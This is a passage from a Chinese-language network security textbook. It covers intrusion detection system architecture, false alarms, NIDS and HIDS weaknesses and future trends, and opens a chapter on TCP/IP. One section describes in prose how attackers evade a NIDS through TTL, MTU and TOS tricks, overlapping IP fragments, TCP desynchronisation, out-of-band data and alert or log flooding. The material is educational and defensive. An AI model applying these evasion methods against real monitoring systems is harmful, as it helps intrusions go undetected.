外部探测器是负责监测主机中某个组件（硬件或软件）的软件。它向 IDS 提供所需的数据，这些操作是通过独立于系统的其他代码来实施的。

内部探测器是负责监测主机中某个组件（硬件或软件）的软件。它向 IDS 提供所需的数据，这些操作是通过该组件的代码来实施的。

外部探测器和内部探测器在用于数据收集时各有利弊，可以综合使用。由于内部探测器实现起来的难度较大，所以在现有的 IDS 产品中，只有很少的一部分采用这种探测器。

10.3.2 数据分析机制

根据 IDS 处理数据的方式，可以将 IDS 分为分布式 IDS 和集中式 IDS。

- 分布式 IDS：在一些与受监视组件相应的位置对数据进行分析的 IDS。
- 集中式 IDS：在一些固定且不受监视组件数量限制的位置对数据进行分析的 IDS。

注意这些定义是基于受监视组件的数量而不是主机的数量，所以，如果在系统中的不同组件中进行数据分析，除了安装集中式 IDS 外，还要在一个主机中安装分布式数据分析的 IDS。分布式和集中式 IDS 都可以使用基于主机、基于网络或两者兼备的数据收集方式。

分布式 IDS 与集中式 IDS 的优缺点如表 10.4 所示。

表 10.4　分布式 IDS 与集中式 IDS 对比表

特性	集中式	分布式
可靠性	仅需运行较少的组件	需要运行较多的组件
容错	容易使系统从崩溃中恢复，但也容易被故障中断	由于分布特性，所有数据存储时很难保持一致性和可恢复性
增加额外的系统开销	仅在分析组件中增加了一些开销，那些被赋予了大量负载的主机应专门用做分析	由于运行的组件不大，主机上增加的开销很小，但对大部分被监视的主机增加了额外开销
可扩容性	IDS 的组件数量被限定，当被监视主机的数量增加时，需要更多的计算和存储资源处理新增的负载	分布式系统可以通过增加组件的数量来监视更多的主机，但扩充容量将会受到新增组件之间需要相互通信的制约
平缓地降低服务等级	如果有一个分析组件停止了工作，一部分程序和主机就不再被监视，但整个 IDS 仍在继续工作	如果有一个分析组件停止了工作，整个 IDS 就有可能停止工作
动态地重新配置	使用很少的组件来分析所有的数据，如果重新配置则需要重新启动 IDS	很容易进行重新配置，不会影响其他部分的性能

10.3.3 缩短数据收集与数据分析的距离

在实际操作过程中，数据收集和数据分析通常被划分成两个步骤，在不同的时间甚至是不同的地点进行。但这种分离存在着缺点，在实际使用过程中，数据收集与数据分析功能之间应尽量缩短距离。

10.4 入侵检测系统面临的三大挑战

IDS是近十几年发展起来的新一代安全防范技术，它通过对计算机网络或系统中的若干关键点收集信息并对其进行分析，从中发现是否有违反安全策略的行为和被攻击的迹象。这是一种集检测、记录、报警和响应等功能于一身的动态安全技术，它不仅能检测来自外部的入侵行为，同时也能监督内部用户的未授权活动。IDS技术主要面临如下三大挑战。下面的内容是对这三大挑战的概述。

10.4.1 如何提高系统的检测速度

网络安全设备的处理速度一直是影响网络性能的一大瓶颈，虽然IDS通常是以并联方式接入网络的，但如果其检测速度跟不上网络数据的传输速度，那么检测系统就会漏掉其中的部分数据包，从而导致漏报进而影响系统的准确性和有效性。在IDS中，截获网络的每一个数据包，并分析、匹配其中是否具有某种攻击的特征需要花费大量的时间和系统资源，而大部分现有的IDS只有几十兆字节的检测速度，随着百兆、甚至千兆网络的大量应用，IDS技术发展的速度已经远落后于网络速度的发展。

10.4.2 如何减少系统的漏报和误报

基于模式匹配分析方法的IDS将所有入侵行为和手段及其变种，表达为一种模式或特征，检测主要判别网络中搜集到的数据特征是否在入侵模式库中出现，因此，面对每天都有新的攻击方法产生和新漏洞发布的形势，攻击特征库不能及时更新是造成IDS漏报的一大原因。而基于异常发现的IDS通过流量统计分析，建立系统正常行为的轨迹，当系统运行时的数值超过正常阈值，则被认为可能受到攻击，该技术本身就导致了其漏报误报率提高。另外，大多数的IDS是基于单包检查的，协议分析得不够，因此无法识别伪装或变形的网络攻击，也造成大量漏报和误报。

10.4.3 如何提高系统的互动性能

在大型网络中，网络的不同部分可能使用了多种入侵检测系统，甚至还有防火墙、漏洞扫描等其他类别的安全设备，这些入侵检测系统之间以及IDS和其他安全组件之间如何交换信息，共同协作来发现攻击、做出响应并阻止攻击是关系整个系统安全性的重要因素。例如，漏洞扫描程序例行的试探攻击就不应该触发IDS而报警；而利用伪造的源地址进行攻击，就可能导致防火墙关闭服务从而导致拒绝服务，这也是互动系统需要考虑的问题。

10.5　IDS 的误报、误警与安全管理

目前，人们对 IDS 最大的不满很可能就是误报。从技术方面上讲，误报就是指检测算法将正常的网络数据当成了攻击。但实际上用户所认为的误报就是误警。

10.5.1　IDS 误报的典型情况

误报很显然是 IDS 产品将正常的网络数据当成了攻击，用户经常会面对大量的警告而茫然不知所措，长此以往用户只有两种选择，一种是忽略所有警告，另一种则是关闭 IDS。

然而，问题并不总是出在 IDS 设备上，误报的产生也取决于用户如何配置 IDS 工具。如果配置得当，则报警信息能够比较准确地反映出网络中的问题。如果用户打开了所有的（监控）功能，则会造成数据泛滥，难以正常监控。

但实际情况更加复杂。两个不同的机构由于站点配置不同，对同一产品的误报的评价也不同。当用户在一个没有人使用 IE 的网络中发现了 IE 流量（说明误报存在），用户同时对一个开放研究网和一个校园网中进行观察，得出的结论是完全不同的。

造成误报与误警的认识误区的一个重要原因是 IDS 所能报告的不只是攻击，而是报告网络的一切情况。例如，IDS 能够报告 TCP 连接的建立，HTTP 请求的 URL，而这些都是攻击。IDS 为什么要报告这些可能不存在攻击的事件呢？因为通过对这些事件的统计和分析，有时是能够在这些网络事件中发现攻击迹象的。这也反映了 IDS 的局限性，即它不可能百分之百精确地报告攻击，有时还需要人脑的经验。

10.5.2　解决误报和误警问题的对策

解决误报和误警的对策有很多，主要有以下几种方法。

① 将基于异常的技术和传统的基于特征的技术相结合：当今最好的异常检测工具也只有大约 75％的成功率。因此，几乎没有客户能清楚地了解其网络运作情况。如果总是给客户的产品提供不可靠的数据，那么客户最终将完全放弃该产品。

② 将协议分析技术和传统的基于特征的技术相结合：在检测攻击的大量模式和方法的基础上，用户将协议分析技术、模式匹配和其他一些技术相结合，通过异常检测和一些统计门限等指标来确定攻击行为的发生。面对不同的情况，应当从客户那里了解哪种模式对哪种攻击最有效，并进行试验，然后确定采用的模式。

③ 强化 IDS 的安全管理功能：前两种改进方法的目标是提高 IDS 检测的精度和速度。检测系统“诊断”的速度和精确性不断提高，渐渐具备了防御功能，进而又演变为一种集中式的决策支持系统。今后 IDS 将淡化防御职能，强化管理职能，淡化入侵防御，强化入侵管理。用户需要建立一个不断掌握企业总体安全漏洞状况的决策支持系统。

为了强化 IDS 的安全管理职能，需要做以下准备工作。

1. 各种报警信息进行集成

为了强化 IDS 的安全管理功能，需要对各种报警信息进行集成。这在技术上完全可行，当用户看到入侵检测传感器技术在后台收集数据方面的改进后，将数据收集功能和入侵

检测基础架构更紧密地集成在一起。

目前的情况却是由于只有大量零散的数据,用户得花时间去理解数据的含义。如果能够将来自不同类型传感器平台的数据收集起来,并通过智能化的手段集成这些数据,用户就可以将多个小型事件综合成一幅大型“图片”。

现在 IDS 已经发展到了一定的阶段,很显然,下一阶段的工作是全方位的管理。很多机构将注意力集中在管理事件并发掘其相关性上。这已不是单纯的 IDS,它不仅关注入侵检测,而且着眼于漏洞评估。IDS 需要确定系统是否存在漏洞,以及这些漏洞之间是否存在关联。在获取了评估所需的各组成部分(数据)后,将是产生漏洞信息。这涉及到与漏洞评估工具(如扫描器)的集成。

现在,一个比较大的不利因素是缺乏标准。这完全可以理解,因为这一领域发展得太迅速了。现在有很多产品都可以产生报警,每种产品的实现方式都存在细微的差异,因而人们希望能够有一种集成的方式来解决如何将 NFR 的数据格式(layout)映射成 ISS 的数据格式,如何将 Snort 的数据格式映射成 Cisco 的数据格式的问题。而这本身就是一个棘手的问题。

2. 需要与入侵防御形成互动

为了强化 IDS 的安全管理功能,还需要与入侵防御形成互动。当用户在使用入侵防护系统时,如果一种功能失效,可以通过其他功能弥补。入侵防御将成为整个防御系统的另一个重要方面。

一个有用的举措是安全设备的集成。因此,用户将看到 IDS 和防火墙之间的联系越来越紧密,就像 VPN 已经开始向防火墙靠拢一样。如果这些服务捆绑在一起,就意味着它们可以协同工作,当 IDS 检测到事件发生时,将自动通知防火墙实施相应策略。但是要做到这一点,用户必须将误报率降至最低。

总之,IDS 的误报和误警是不可能彻底解决的,这个问题对 IDS 的方向的影响就是必须要走强化安全管理功能的道路,即强化对多种安全信息的收集功能,提高 IDS 的智能化分析和报告能力,与多种安全产品形成配合。只有这样,IDS 才有可能成为网络安全的重要基础设施。

10.6 入侵检测系统的弱点和局限

一般来说,IDS 可分为基于主机的 IDS (Host Intrusion Delection System,HIDS)和基于网络的 IDS (Network Intrusion Delection System,NIDS)。NIDS 往往以系统日志、应用程序日志等作为数据源,当然也可以通过其他手段(如监控系统调用)从所在的主机收集信息进行分析。NIDS 则通过对网络上得到的数据包进行分析,从而检测和识别出系统中的未授权或异常现象。下面首先对 NIDS 所处的网络局限进行分析。

10.6.1 网络局限

入侵检测的网络局限性包括以下几点:

1. 交换网络环境

由于共享式 hub 可以进行网络监听,给网络安全带来极大的威胁,因此现在的网络,尤

其是高速网络基本上都采用交换机，从而给 NIDS 的网络监听带来麻烦。

(1) 监听端口

因为现在较好的交换机都支持监听端口，所以很多 NIDS 都连接到端口上监听。

通常连接到交换机时都是全双工的，即在 100MB 的交换机上双向流量可能达到 200MB，但监听端口的流量最多达到 100MB，从而导致交换机丢包。

为了节省交换机端口，很可能配置为一个交换机端口监听多个其他端口，在正常的流量下，监听端口能够全部监听，但在受到攻击的时候，网络流量可能加大，从而使被监听的端口流量总和超过监听端口的上限，引起交换机丢包。

一般的交换机在负载较大的时候，监听端口的速度小于其他端口的速度，从而导致交换机丢包。

增加监听端口即意味着需要更多的交换机端口，这就需要购买额外的交换机，甚至修改网络结构(例如原来在一台交换机上的一个 VLAN 现在需要分布到两台交换机上)。

支持监听的交换机比不支持监听的交换机要贵许多，很多网络在设计时并没有考虑到网络监听的需求，购买的交换机并不支持网络监听，或者监听性能不好，从而在准备安装 NIDS 的时候需要更换支持监听的交换机。

(2) 共享式集线器

在需要监听的网线中连接一个共享式集线器(hub)，从而实现监听的功能。对于小公司而言，在公司与 Internet 之间放置一个 NIDS，是一个相对廉价且比较容易实现的方案。采用 hub，将导致主机的网络连接由全双工变为半双工，如果 NIDS 发送的数据通过此 hub 的话，将增加冲突的可能。

(3) 线缆分流

采用特殊的设备，连接到支持监听的交换机上，NIDS 再连接到此交换机上。这种方案不会影响现有的网络系统，但需要增加交换机，并且面临与监听端口同样的问题。

2. 网络拓扑局限

对于一个较复杂的网络而言，通过特殊的发包方式，可以导致 NIDS 与受保护主机收到的包的内容或者顺序不一样，从而绕过 NIDS 的监测。

(1) 其他路由

由于一些非技术的因素，可能存在其他的路由，可以绕过 NIDS 到达受保护主机(例如某个被忽略的 modem，但 modem 旁没有安装 NIDS)。

如果 IP 源路由选项允许的话，可以通过精心设计 IP 路由绕过 NIDS。

(2) TTL

如果数据包到达 NIDS 与受保护主机的 HOP 数不一样。则可以通过精心设置 TTL 值来使某个数据包只能被 NIDS 或者受保护主机收到，从而使 NIDS 的 Sensor 与受保护主机收到的数据包不一样，从而绕过 NIDS 的监测。

(3) MTU

如果 MTU 与受保护主机的 MTU 不一致(由于受保护的主机各种各样，其 MTU 设置也不一样)，则可以精心设置 MTU 处于两者之间，并设置此包不可分片，从而使 NIDS 的 Sensor 与受保护主机收到的数据包不一样，从而绕过 NIDS 的监测。

（4）TOS

有些网络设备会处理 TOS 选项，如果 NIDS 与受保护主机各自连接的网络设备处理方法不一样，则可以通过精心设置 TOS 选项，使 NDIS 的 Sensor 与受保护主机收到的数据包的顺序不一样，于是就有可能导致 NIDS 重组后的数据包与受保护主机的数据包不一致，从而绕过 NIDS 的监测（尤其在 UDP 包中）。

10.6.2 检测方法的局限性

NIDS 常用的检测方法有特征检测、异常检测、状态检测和协议分析等。实际的商用入侵检测系统大都同时采用几种检测方法。

NIDS 不能处理加密后的数据，如果数据传输中被加密，即使只是简单的替换，NIDS 也难以处理，例如采用 SSH、HTTPS 和带密码的压缩文件等手段，都可以有效地防止 NIDS 的检测。

NIDS 难以检测重放攻击、中间人攻击，对网络监听也无能为力。目前的 NIDS 还难以有效地检测 DDoS 攻击。

1. 系统实现局限

由于受 NIDS 保护的主机及其运行的程序各种各样，甚至对同一个协议的实现也不尽相同，入侵者可能利用不同系统的不同实现的差异来进行系统信息收集（例如 Nmap 通过 TCP/IP 指纹来对操作系统的识别）或者进行选择攻击，由于 NIDS 不能解析这些系统的不同实现方式，故而可能被入侵者绕过。

2. 异常检测的局限

异常检测通常采用统计方法来进行检测。异常检测需要大量的原始的审计记录，一个纯粹的统计入侵检测系统会忽略那些不会或很少产生影响统计规律的审计记录的入侵，即使它具有很明显的特征。

统计方法可以被训练以适应入侵模式。当入侵者知道自己的活动被监视时，入侵者可以研究统计入侵检测系统的统计方法，并在该系统能够接受的范围内产生审计事件，逐步训练入侵检测系统，从而使其相应的活动偏离正常范围，最终将入侵事件作为正常事件对待。

应用系统越来越复杂，很多主体活动很难以简单的统计模型来刻画，而复杂的统计模型在计算量上不能满足实时的检测要求。

统计方法中的阈值难以有效确定，太小的值会产生大量的误报，太大的值会产生大量的漏报，例如系统中配置为每秒 200 个半开 TCP 连接为 SYN-Flooding，则入侵者每秒建立 199 个半开连接将不会被视为攻击。

异常检测常用于对端口扫描和 DoS 攻击的检测。NIDS 存在一个流量日志的上限，如果扫描间隔超过这个上限，NIDS 将忽略掉这个扫描。

尽管 NIDS 可以将这个上限配置得很长，但此配置越长，对系统资源要求越多，受到针对 NIDS 的 DoS 攻击的可能性就越大。

3. 特征检测的局限

检测规则的更新总是落后于攻击手段的更新。目前而言，一个新的漏洞在互联网上公布，第二天就有可能在网上找到用于攻击的方法和代码，但相应的检测规则还需要好几天才能总结出来。存在一个发现新入侵方法到用户升级规则库/知识库的时间差，对有心的入侵者，将会有充足的时间进行入侵。

很多公布的攻击并没有总结出相应的检测规则或者其检测规则误报率很高。并且，现在越来越多的黑客倾向于不公布他们发现的漏洞，从而很难总结出这些攻击的攻击特征。

目前新的规则的整理主要由志愿者或者厂家完成，用户可以自行下载使用，用户自定义的规则实际上很少，这种情况在方便用户的同时，也方便了入侵者，入侵者可以先检查所有的规则，然后采用不会被检测到的手段来进行入侵，大大降低了被 NIDS 发现的概率。

目前总结出的规则主要针对网络上公布的黑客工具或者方法，但对于很多以源代码发布的黑客工具而言，很多入侵者可以对源代码进行简单的修改(例如黑客经常修改特洛伊木马的代码)，产生攻击方法的变体，就可以绕过 NIDS 的检测。

4. 协议局限

对于应用层，一般的 NIDS 只简单地处理了常用的如 HTTP、FTP 和 SMTP 等协议，还有大量的协议没有处理，也不可能全部处理，而针对一些特殊协议或者用户自定义协议的攻击，都能绕过 NIDS 的检查。

5. TCP/IP 协议局限

由于 TCP/IP 设计当初并没有很好地考虑安全性，所以现在的 IPv4 的安全性令人担忧，除了上面的由于网络结构引起的问题外，还有下面的一些局限性问题。

(1) IP 分片

将数据包分片，有些 NIDS 不能对 IP 分片进行重组，或者超过了其处理能力，则可以绕过 NIDS。

一个 IP 数据报最多可分为 8192 个分片，NIDS 的一个性能参数即为能重组的最大 IP 分片数。

NIDS 每接收到一个新的 IP 数据报的 IP 分片，就启动一个分片重组过程，在重组完成或者超时后(一般为 15s)，关闭此重组过程，NIDS 的一个性能参数即为能同时重组的 IP 包数。

一个 IP 数据报的最大为 64KB，为接收一个 IP 数据报，NIDS 将准备足够的内存来容纳所有的后续分片，NIDS 的一个性能参数即为能进行重组的最大的 IP 数据报的长度。

结合上面的三个参数，即为 NIDS 在超时时间(例如 15s)内能同时准备进行最大值(例如 64KB)的 IP 数据报重组的数目。如果 NIDS 接收到的数据包超过上述的极限，NIDS 将不得不丢包，从而发生 DoS 攻击。

(2) IP 重叠分片

在重组 IP 包分片的时候，如果碰到重叠分片的情况，各个操作系统的处理方法是不一样的，例如有些系统会采用先收到的分片(Windows 和 Solaris)，有些会采用后收到的分片

(BSD 和 Linux),如果重叠分片的数据不一样,而 NIDS 的处理方式也与受保护主机的处理方式不一样,就会导致 NIDS 重组后的数据包与受保护主机的数据包不一致,从而绕过 NIDS 的检测。

例如可以通过重叠 TCP 或 UDP 的目的端口,渗透绝大多数的防火墙,并绕过 NIDS 的检测。还可以重叠 TCP 的标志位,使 NIDS 不能正确检测到 TCP 的 FIN 包,从而使 NIDS 很快达到能够同时监控的 TCP 连接数的上限;或者使 NIDS 不能正确检测到 TCP 的 SYN 包,从而使 NIDS 检测不到应有的 TCP 连接。

(3) TCP 分段

如果 NIDS 不能进行 TCP 分段重组,则可以通过 TCP 分段来绕过 NIDS。一些异常的 TCP 分段将导致 NIDS 检测失败。

(4) TCP un-sync

在 TCP 中发送错误的序列号、重复的序列号,颠倒发送顺序等,均有可能绕过 NIDS。

(5) OOB(out of band)

攻击者发送 OOB 数据,如果受保护主机的应用程序可以处理 OOB,由于 NIDS 不可能准确地预测受保护主机收到 OOB 的时候缓冲区内正常数据的多少,所以可能绕过 NIDS。

有些系统在处理 OOB 的时候,会丢弃开始的 1 字节数据(例如 Linux 下的 Apache,但 IIS 不会),因此黑客通过在发送的多个 TCP 段中,包含带 OOB 选项的 TCP 段,就会导致 NIDS 重组后的数据与受保护主机的应用程序收到的数据不一致,从而绕过 NIDS。

10.6.3 资源及处理能力局限

1. 大流量冲击

攻击者向被保护网络发送大量的数据,超过 NIDS 的处理能力极限,就会发生丢包的情况,从而导致入侵行为漏报。

NIDS 的网络抓包能力与很多因素有关。例如在每个包 1500 比特的情况下,NIDS 将超过 100MB/s 的处理能力,甚至达到超过 500MB/s 的处理能力,但如果每个包只有 50 比特,而 100MB/s 的流量意味每秒要抓二百万个包,这将超过目前绝大多数网卡及交换机的处理能力。

2. IP 碎片攻击

攻击者向被保护网络发送大量的 IP 碎片(例如 Targa3 攻击),超过 NIDS 同时重组 IP 碎片的能力,从而导致通过 IP 分片技术进行的攻击漏报。

3. TCP Connect Flooding

攻击者创建或者模拟出大量的 TCP 连接(可以通过上面介绍的 IP 重叠分片等方法),超过 NIDS 能同时监控的 TCP 连接数的上限,从而导致多余的 TCP 连接不能被监控到。

4. Alert Flooding

攻击者可以参照网络上公布的检测规则,在攻击的同时故意发送大量的会引起 NIDS

报警的数据(例如 Stick 攻击),从而超过 NIDS 发送报警的速度,导致漏报,并且使网络管理员收到大量的报警,而难以分辨出真正的攻击。

如果发送 100 比特便可以产生一条报警,则通过拨号上网每秒就可以产生 50 条报警,而 10MB/s 局域网内每秒可以产生 10 000 条报警。

5. Log Flooding

攻击者发送大量的将会引起 NIDS 报警的数据,最终导致 NIDS 用于保存 Log 信息的空间被耗尽,从而删除先前的 Log 记录。

10.6.4 NIDS 相关系统的脆弱性

NIDS 本身应当具有相当高的安全性,一般用于监听的网卡都没有 IP 地址,并且其他网卡不会开放任何端口,但与 NIDS 相关的系统可能会受到攻击。

1. 控制台主机的安全脆弱性

有些系统只有单独的控制台,如果攻击者能够控制控制台所在的主机,就可以对整个 NIDS 系统进行控制。

2. 传感器与控制台通信的脆弱性

如果传感器与控制台之间的通信被攻击者成功攻击,将会影响到系统的正常使用。例如,进行 ARP 欺骗或者 SYN-Flooding。

如果传感器与控制台间的通信采用明文通信或者只是简单的加密,则可能受到 IP 欺骗攻击或者重放攻击。

3. 与系统报警有关的其他设备及其通信的脆弱性

如果攻击者能够成功攻击与系统报警有关的其他设备,例如邮件服务器等,也将影响报警消息的发送。

10.6.5 HIDS 的弱点和局限

1. 资源局限

由于 HIDS(Host Intrusion Direction System)安装在受保护主机上,故所占用的资源不能太多,这样就限制了所采用的检测方法及处理性能。

2. 操作系统局限

与 NIDS 不同的是,厂家可以自己制定一个足够安全的操作系统来保证 NIDS 自身的安全,HIDS 的安全性受其所在主机的操作系统的安全性限制,如果所在系统被攻破,HIDS 将会被清除。如果 HIDS 为单机,则它只能检测没有成功的攻击,如果 HIDS 为传感器/控制台结构,则将面临与 NIDS 同样的对相关系统的攻击。有些 HIDS 会考虑增加操作系统自身的安全性(例如 LIDS)。

3. 系统日志局限

HIDS 会通过监测系统日志来发现可疑的行为，但有些程序的系统日志并不够详细，或者没有日志。有些入侵行为本身就不会被具有系统日志的程序记录下来。

如果入侵检测系统没有安装第三方日志系统，则入侵检测系统自身的日志系统很快会受到入侵者的攻击或修改，而入侵检测系统通常不支持第三方的日志系统。

如果 HIDS 没有实时检查系统日志，则利用自动化工具进行的攻击将会在检测间隔中完成所有的攻击并清除在系统日志中留下的痕迹。

4. 文件检查局限

有些入侵者能够修改系统核心，从而骗过基于文件一致性检查的工具。例如某些病毒，当它们认为受到检查或者跟踪的时候会将原来的文件和数据提供给检查工具或者跟踪工具。

5. 网络检测局限

有些 HIDS 可以用来检查网络状态，但这将使它面临很多和 NIDS 相同的问题。

10.6.6 NIDS 和 HIDS 的比较

1. 部署风险与成本的比较

与基于主机的 IDS(Host Intrusion Detection Systems，HIDS)相比，基于网络的 IDS (Network Intrusion Detection Systems，NIDS)最大的特点在于不需要改变服务器的配置。由于不需要在业务系统的主机中安装额外的软件，因此，不会影响这些计算机的 CPU、I/O 和磁盘等资源的使用，也不会影响业务系统的性能。另外 NIDS 不是系统中的关键路径，即使发生故障也不会影响正常业务的运行。因此，部署一个 NIDS 比 HIDS 的风险与成本相对低一些。

2. 核心技术的比较

HIDS 技术要求非常高，要求开发 HIDS 的企业对相关的操作系统非常了解，而且安装在主机上的探头(代理)必须非常可靠，系统资源占用小，自身安全性要好，否则将会对系统产生负面的影响。HIDS 关注的是到达主机的各种安全威胁，并不关注网络的安全。

NIDS 是以网络包作为分析数据源。它通过利用一个工作在混杂模式下的网卡来实现监测并分析通过网络的数据流，其分析模块通常使用模式匹配、统计分析等技术来识别攻击行为。一旦检测到了攻击行为，IDS 的响应模块就做出适当的响应，如报警、切断相关用户的网络连接等。与 Scaner 收集网络中的漏洞不同，NIDS 收集的是网络中的动态流量信息。因此，攻击特征库数目的多少以及数据处理能力，就决定了 NIDS 识别入侵行为的能力。大部分 NIDS 的处理能力还是百兆级别的，部分 NIDS 已经达到了千兆级。NIDS 就像设在防火墙后面的一个流动岗哨，能够适时发觉在网络中的攻击行为，并做出相应的响应措施。

3. 性能和效能的比较

HIDS 由于采用的是对事件和系统调用的监控，衡量它的技术指标非常的少，一般用户需要考虑的是，HIDS 能够同时支持的操作系统数、同时监控的主机数、探头（代理）对主机系统资源的占用率和可以分析的协议数等，另外也需要关注的是分析能力、数据传输方式、逐级时间类的数目、相应的方式和速度、自身的抗攻击能力和日志能力等，一般在采购 HIDS 产品时需要考察产品生产厂家的背景以及在实际情况下的攻击检测情况。

而 NIDS 基本上采用的是模式匹配的方式，所以衡量 NIDS 的技术指标可以被量化。对于 NIDS 需要考察的是支持的网络类型、IP 碎片的重组能力、可分析的协议数、攻击特征库的数目、特征库的更新频率、日志能力、数据处理能力和自身抗攻击能力等。尤其需要关注的是数据处理能力，一般百兆级数据流量的企业，NIDS 足以应对；其次是攻击特征库和更新频率的特性，国内市场常见的 NIDS 的攻击特征数大概在 1200 个左右，而更新频率基本上是每个月更新一次，甚至每周更新一次。

10.7 IDS 展望

目前基于网络的 IDS 被人们讨论得最多，似乎它应该代表 IDS 的发展潮流，但实际情况并非如此。具体原因有以下几个方面：

① 所监控的网络流量超过 100Mb/s 之后，IDS 的计算量非常大，系统的数据处理与分析能力会显著降低，这使得基于网络的 IDS 面临着一个难以逾越的技术门槛。

② 只能监控明文格式数据流，无法监控加密数据流，这不能不说是 IDS 的一个硬伤。

通过对上述分类的分析总结，IDS 今后有以下一些发展趋势。

① 检测模型走向自适应。自适应模型结合了自学习系统的优点和特征系统的检测效率，这种混合模型已经被学术界公认为发展的热点。

② 体系结构从集中式转向分布式。传统的集中存储模式，存在 I/O 瓶颈、容量扩展性差、性能不可扩展、单点故障等问题。随着数据量的增加，存储压力也变得越来越集中。从集中式转向分布式，使每台服务器都可以提供数据服务，由应用层来实现数据在各个服务器集群之间的迁移，从而比较好地解决了集中存储的 I/O 瓶颈问题。但分布式的存储也存在一些问题，如没有负载均衡；存储利用率相对较低；重复数据大量存在，且份数多；无法实现集中的高 Raid 级别保护；快照、备份、恢复、远程容灾比集中存储实现成本高等问题。

③ 响应方式由被动转向主动。被动的响应方式总是不能及时地对发生的情况做出响应，主动的响应方式能更好地在时间、速度上满足用户的需要。

④ 互操作性亟待提高。目前，IDS 的研究基本上还处于相互封闭状态，不同的 IDS 之间以及与其他安全产品之间的互操作性很差。为了推动 IDS 产品及部件之间的互操作性，DARPA 和 IETF 入侵检测工作组分别制定了 CIDF 和 IDMEF 标准，从体系结构、API、通信机制和语言格式等方面规范 IDS。

⑤ 安全性需要增强。作为安全防护体系中的重要组成部分，IDS 自身的安全性必须得到加强。

目前 IDS 还处于发展的初期，国产 IDS 产品更是处于特征检测的初级阶段，在异常检测和混合检测方面与国外还存在相当大的差距。

10.8 基于免疫学的 IDS

生物体的免疫系统负责抵御外部病原的入侵。作为一个信息处理系统，免疫系统具有以下特征。

① Self/Nonself 识别：识别系统中正常/非正常模式。

② 噪声容忍（非完美匹配）：能够在噪声环境中进行识别。

③ 分布式结构：使系统具有很好的鲁棒性。

④ 增强学习：免疫系统具有学习能力。

⑤ 免疫记忆能力：此能力能有助于免疫系统加速二次免疫应答。

计算机学者研究了免疫系统的这些有用特性，并应用其解决一些计算机方面的实际问题，包括病毒检测、故障诊断、防止电子认证中的抵赖行为和网络安全。在所有的应用领域中，入侵检测是最活跃的研究领域。

生物体免疫系统最基本的功能是 Self/Nonself 识别能力。机体连续不断地产生称做抗体的检测器细胞，并且将其分布到整个机体中。这些分布式的抗体监视所有的活性细胞，试图检测出入侵机体的 Nonself 细胞，也就是抗原。

然而，新生成的抗体不仅能检测出入侵抗原，而且还有可能绑定自身的 Self 细胞，发生自免疫反应。为了避免这种灾难性后果，机体采用了负选择过程。在抗体生成时，机体消除那些绑定 Self 细胞的不成熟抗体。对于所有新生成的抗体，只有那些不绑定任何 Self 细胞的抗体才能够成为有效的检测器细胞，分布到机体各部分，行使检测权利。

将免疫学应用于入侵检测需要三个阶段：定义 Self、生成检测器和监视入侵。在第一个阶段，定义系统正常模式为 Self。在第二个阶段，根据前面生成的 Self 模式生成一定数目的随机模式（抗原），如果随机生成的模式匹配了任何 Self 模式，则该随机模式将不能成为检测器。第三个阶段，即监视阶段，如果检测器匹配任何新出现的模式，则被匹配的模式反应了系统可能正在被入侵。此时，系统可以采取自动反应措施，也可以报警。

如果借鉴免疫系统中更复杂的机制，还可以在检测器生成阶段和入侵监视阶段让检测器进化，以提高检测器的生成效率以及检测效率，这就需要采用遗传算法。

习题

1. 什么是入侵检测系统？它的主要功能有哪些？包含哪些组件？
2. 什么是入侵行为？
3. IDS 监视的两种主要类型是什么？
4. 两种 IDS 触发机制是什么？
5. IDS 的目的是什么？
6. 什么是异常检测？说明异常检测的主要优点和缺点。
7. 什么是滥用检测？滥用检测的缺点是什么？

8．基于主机的 IDS 监视的主要缺点是什么？
9．基于网络的 IDS 的两个主要限制是什么？
10．什么是混合型 IDS？
11．基于特征的 IDS 有哪些优点？
12．虚假警报与漏报的区别是什么？
13．【思考题】如何减少虚假警报与漏报对系统监控的影响？

CHAPTER 11

第11章　网络协议的缺陷和安全技术

通常的网络攻击都是基于应用层的漏洞或缺陷而产生的，可是承接着网络通信的底层协议也存在着一些安全隐患和漏洞，目前针对底层协议的攻击也越来越多，网络中这方面的攻击软件也层出不穷。

本章要点如下：

- TCP/IP 协议概述；
- 针对 ARP 协议的攻击；
- Dos 攻击的原理和方法；
- Dos 攻击软件介绍。

11.1　TCP/IP 概述

TCP/IP 是指一整套数据通信协议，其名字是由这些协议中的两个协议组成的，即传输控制协议（Transmission Control Protocol，TCP）和网间协议（Internet Protocol，IP）。

11.1.1　TCP/IP 的特点

TCP/IP 协议的主要特点如下：

- 开放式协议标准：TCP/IP 协议可免费使用，且与具体的计算机硬件或操作系统无关。因此受到广泛的支持。
- 与物理网络硬件无关：TCP/IP 协议可以将很多不同类型的网络集成在一起，它可以适用于以太网、令牌环网、拨号上网、X.25 网络以及任何其他类型的物理传输介质。
- 通用的寻址方案：该方案允许任何 TCP/IP 设备唯一地寻址整个网络中的任何其他设备，这使得网络规模可以像 Internet 一样巨大。

这些特点用以确保在特定的时刻能满足特定的需求，即在任何网络结构中、任何操作系统的计算机中都能进行正常的通信。

11.1.2　OSI 数据通信模型

虽然 OSI 模型非常有用，但 TCP/IP 协议并不完全与它的结构相匹配。OSI 体系结构定义如表 11.1 所示。

表 11.1　OSI 体系结构

协议层	说　明
应用层	应用层是网络中与用户访问有关的协议层。TCP/IP 应用程序是在运输层以上发生的任何网络进程
表示层	在 OSI 中，这一层可提供标准的数据表示例程，而在 TCP/IP 中，这种功能是在应用层内处理的
会话层	OSI 的会话层管理协作应用程序间的会话（连接），在 TCP/IP 中，这一功能基本上是在运输层中实现的，是使用套接字接口（socket）和端口（port）来说明协作应用程序间通信的路径
运输层	在 OSI 参考模型中，运输层可以确保接收方正确地接收到所发出的数据。在 TCP/IP 中，这一功能是由传输控制协议（TCP）完成的。而且，TCP/IP 还提供了第二种运输层服务，即用户的数据报协议（UDP），它并不执行端对端的可靠性检查
网络层	网间协议（IP）通常可看作是 TCP/IP 的网络层，它可以将上层与基本网络隔离开，并处理寻址和数据传输
数据链路层	在基本的物理网络上可靠的传输数据是由数据链路层完成的。TCP/IP 很少创建数据链路层中的协议，与数据链路层有关的大多数 RFC 只讨论 IP 如何使用现有的数据链路协议
物理层	TCP/IP 不定义各种物理标准，它只使用现有的标准

11.1.3　TCP/IP 协议结构

在描述 TCP/IP 时，一般只定义如图 11.1 所示的 4 层模型，它们包括应用层、运输层、网际层和网络接口层。

